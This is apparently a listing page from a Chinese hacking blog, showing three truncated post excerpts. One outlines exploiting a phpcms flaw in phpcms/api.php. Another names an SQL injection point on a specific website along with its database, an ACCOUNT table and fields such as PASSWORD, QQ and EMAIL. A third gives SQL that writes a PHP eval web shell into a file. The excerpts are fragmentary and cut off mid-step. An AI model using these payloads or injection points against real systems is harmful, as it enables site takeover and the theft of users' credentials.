漏洞形成原因就不多说了 文件在phpcms/api.php 有兴趣的盆友可以多去挖一挖phpcms的洞子主要利用过程:第一步:注册一个用户https://www.iick.blog/index.php?m=member&c=index&a=...
网站首页 > hack1990 第153页

注射点:http://www.hack990.com/asearch.do?status=showpage&LanguageType=1数据库:proone表段:ACCOUNT字段:ACCID,ACCNAME,PASSWORD,QQ,EMAIL,T...

网上好像有好多的教程的 用数据库执行Create TABLE a (cmd text NOT NULL ;Insert INTO a (cmd VALUES('<?php @eval($_POST[cmd] ?>' ;select...
